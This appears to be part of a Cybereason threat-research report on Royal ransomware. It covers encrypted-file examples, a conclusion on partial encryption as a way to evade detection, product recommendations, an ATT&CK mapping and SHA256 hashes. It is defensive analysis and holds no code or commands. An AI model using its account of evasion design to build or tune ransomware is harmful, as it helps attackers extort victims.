
-  README.TXT
-  file-sample\_1MB.rtf.royal
-  file-sample\_1MB.odt.royal
-  file-example\_PDF\_1MB.pdf.royal
-  file\_example\_JPG\_2500kB.jpg.royal
-  file\_example\_GIF\_3500kB.gif.royal
-  file\_example\_CSV\_5000.csv.royal
-  file\_example\_AVI\_1920\_2\_3MG.avi.royal

*Example of a folder affected by royal ransomware*

## OVERVIEW

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The image below illustrates the entire encryption process decision tree:



*Royal ransomware encryption process decision tree*


## CONCLUSION

When it comes to partial encryption, Royal ransomware seems to give the ransomware operator a more flexible solution for evading detection compared to most ransomware. We assume this flexibility and the evasion potential it enables was a design goal for the creators of Royal ransomware.

As with some reports mentioned above, some ideas that were implemented in Conti ransomware can be found in Royal ransomware.

## CYBEREASON DEFENSE PLATFORM: DETECTION AND PREVENTION

The Cybereason Defense Platform is able to detect and prevent Royal ransomware infections using multi-layer malware protection that leverages threat intelligence, machine learning, anti-ransomware, next-gen antivirus (NGAV), and Variant Payload Prevention capabilities.



Cybereason Defense Platform showing the Royal ransomware triggered a “MalOp”

## RECOMMENDATIONS

The Cybereason GSOC & Security Research teams recommend the following actions in the Cybereason Defense Platform:

- Enable Application Control to block the execution of malicious files.
- Enable Anti-Ransomware in your environment’s policies, set the Anti-Ransomware mode to Prevent, and enable Shadow Copy detection to ensure maximum protection against ransomware.
- Enable Variant Payload Prevention with prevent mode on Cybereason Behavioral execution prevention.
- To hunt proactively, use the Investigation screen in the Cybereason Defense Platform and the queries in the Hunting Queries section to search for machines that are potentially infected with Royal Ransomware.

Based on the search results, take further remediation actions, such as isolating the infected machines and deleting the payload file.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. [Schedule a demo today](#) to learn how your organization can benefit from an operation-centric approach to security.

## MITRE ATT&CK MAPPING



Tactic	Technique or Sub-technique
<u>TA0005</u> : Discovery	<u>T1083</u> : File and Directory Discovery
<u>TA0007</u> : Discovery	<u>T1016</u> : System Network Configuration Discovery
<u>TA0007</u> : Discovery	<u>T1046</u> : Network Service Discovery
<u>TA0007</u> : Discovery	<u>T1057</u> : Process Discovery
<u>TA0007</u> : Discovery	<u>T1082</u> : System Information Discovery
<u>TA0007</u> : Discovery	<u>T1135</u> : Network Share Discovery
<u>TA0040</u> : Impact	<u>T1486</u> : Data Encrypted for Impact
<u>TA0040</u> : Impact	<u>T1489</u> : Service Stop
<u>TA0040</u> : Impact	<u>T1490</u> : Inhibit System Recovery
<u>TA0002</u> : Execution	<u>T1059</u> : Command and Scripting Interpreter

## IOCS

Indicators	Indicator type	Description
250bcbfa58da3e713b4ca12edef4dc06358e8986cad15928aa30c44fe4596488	SHA256	Royal Ransomware Binary
9db958bc5b4a21340ceeeb8c36873aa6bd02a460e688de56ccbba945384b1926	SHA256	Royal Ransomware Binary
c24c59c8f4e7a581a5d45ee181151ec0a3f0b59af987eacf9b363577087c9746	SHA256	Royal Ransomware Binary
5fda381a9884f7be2d57b8a290f389578a9d2f63e2ecb98bd773248a7eb99fa2	SHA256	Royal Ransomware Binary

---


312f34ee8c7b2199a3e78b4a52bd87700cc8f3aa01aa641e5d899501cb720775	SHA256	Royal Ransomware Binary
f484f919ba6e36ff33e4fb391b8859a94d89c172a465964f99d6113b55ced429	SHA256	Royal Ransomware Binary
7cbfea0bff4b373a175327d6cc395f6c176dab1cedf9075e7130508bec4d5393	SHA256	Royal Ransomware Binary
2598e8adb87976abe48f0eba4bbb9a7cb69439e0c133b21aee3845dfccf3fb8f	SHA256	Royal Ransomware Binary

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## ABOUT THE RESEARCHERS

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Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in

the private sector of the cybersecurity industry since 2017. In his free time, he publishes articles about malware research and threat hunting.

Alon Laufer, Senior Security Analyst, Cybereason Global SOC



Alon Laufer is a Senior Security Analyst with the Cybereason Global SOC team. Alon

analyzes critical incidents. He began his career in the Israeli Air Force where he was responsible for protecting critical infrastructure. Alon is interested in malware analysis, digital forensics, and incident response.

Mark Tsipershtein, Security Operations Analyst at Cybereason



Mark Tsipershtein, a cyber security analyst at the Cybereason Security Research Team,

focuses on analysis automation and infrastructure. Mark has more than 20 years of experience in SQA, automation, and security testing.

About the Author

**Cybereason Global SOC & Cybereason Security Research Teams**

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